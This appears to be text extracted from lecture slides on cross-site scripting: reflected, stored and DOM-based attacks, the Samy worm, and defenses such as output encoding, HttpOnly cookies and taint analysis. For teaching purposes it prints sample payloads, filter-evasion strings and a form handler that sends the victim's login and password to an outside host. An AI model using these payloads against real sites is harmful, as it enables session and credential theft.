
```
file:///C:/Program%20Files/Adobe/  
Acrobat%207.0/Resource/  
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context
with the ability to read local files ...

Reflected XSS attack



Stored XSS



MySpace.com

(Samy worm)

◆ Users can post HTML on their pages

- MySpace.com ensures HTML contains no

`<script>`, `<body>`, `onclick`, ``

- ... but can do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

◆ With careful javascript hacking:

- Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
- Samy had millions of friends within 24 hours.

Stored XSS using images

Suppose `pic.jpg` on web server contains HTML !

- ◆ request for `http://site.com/pic.jpg` results in:

```
HTTP/1.1 200 OK
```

```
...
```

```
Content-Type: image/jpeg
```

```
<html> fooled ya </html>
```

- ◆ IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
 - What if attacker uploads an "image" that is a script?

DOM-based XSS (no server used)

◆ Example page

```
<HTML><TITLE>Welcome!</TITLE>  
Hi <SCRIPT>  
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos, do  
cument.URL.length));  
</SCRIPT>  
</HTML>
```


◆ Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

◆ But what about this one?

```
http://www.example.com/welcome.html?name=  
<script>alert(document.cookie)</script>
```

Defenses at server



How to Protect Yourself (OWASP)

- ◆ The best way to protect against XSS attacks:
 - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
 - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
 - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering

- ◆ Never trust client-side data
 - Best: allow only what you expect
- ◆ Remove/encode special characters
 - Many encodings, special chars!
 - E.g., long (non-standard) UTF-8 encodings


Output filtering / encoding

- ◆ Remove / encode (X)HTML special chars
 - < for <, > for >, " for " ...
- ◆ Allow only safe commands (e.g., no <script>...)
- ◆ Caution: `filter evasion` tricks
 - See XSS Cheat Sheet for filter evasion
 - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <SCRIPT>alert("XSS")...
 - Or: (long) UTF-8 encode, or...
- ◆ Caution: Scripts not only in <script>!
 - Examples in a few slides

ASP.NET output filtering

◆ validateRequest: (on by default)

- Crashes page if finds `<script>` in POST data.
- Looks for hardcoded list of patterns
- Can be disabled: `<%@ Page validateRequest="false" %>`



Caution: Scripts not only in <script>!

◆ JavaScript as scheme in URI

- ``

◆ JavaScript On{event} attributes (handlers)

- OnSubmit, OnError, OnLoad, ...

◆ Typical use:

- ``
- `<iframe src=`https://bank.com/login` onload=`steal()` >`
- `<form> action="logon.jsp" method="post"
onsubmit="hackImg=new Image;
hackImg.src='http://www.digicrime.com/'+document.for
ms(1).login.value+':'+
document.forms(1).password.value;" </form>`

Problems with filters

◆ Suppose a filter removes `<script`

■ Good case

◆ `<script src=" ..."` → `src="..."`

■ But then

◆ `<scr<scriptipt src=" ..."` → `<script src=" ..."`

Advanced anti-XSS tools

◆ Dynamic Data Tainting

- Perl taint mode


◆ Static Analysis

- Analyze Java, PHP to determine possible flow of untrusted input

HttpOnly Cookies

IE6 SP1, FF2.0.0.5


(not Safari?)



- Cookie sent over HTTP(s), but not accessible to scripts
 - cannot be read via `document.cookie`
 - Also blocks access from XMLHttpRequest headers
 - Helps prevent cookie theft via XSS
- ... but does not stop most other risks of XSS bugs.

IE XSS Filter

◆ What can you do at the client?



Points to remember

◆ Key concepts

- Whitelisting vs. blacklisting
- Output encoding vs. input sanitization
- Sanitizing before or after storing in database
- Dynamic versus static defense techniques

◆ Good ideas

- Static analysis (e.g. ASP.NET has support for this)
- Taint tracking
- Framework support
- Continuous testing

◆ Bad ideas

- Blacklisting
- Manual sanitization



Finding vulnerabilities

Survey of Web Vulnerability Tools


Local

Remote

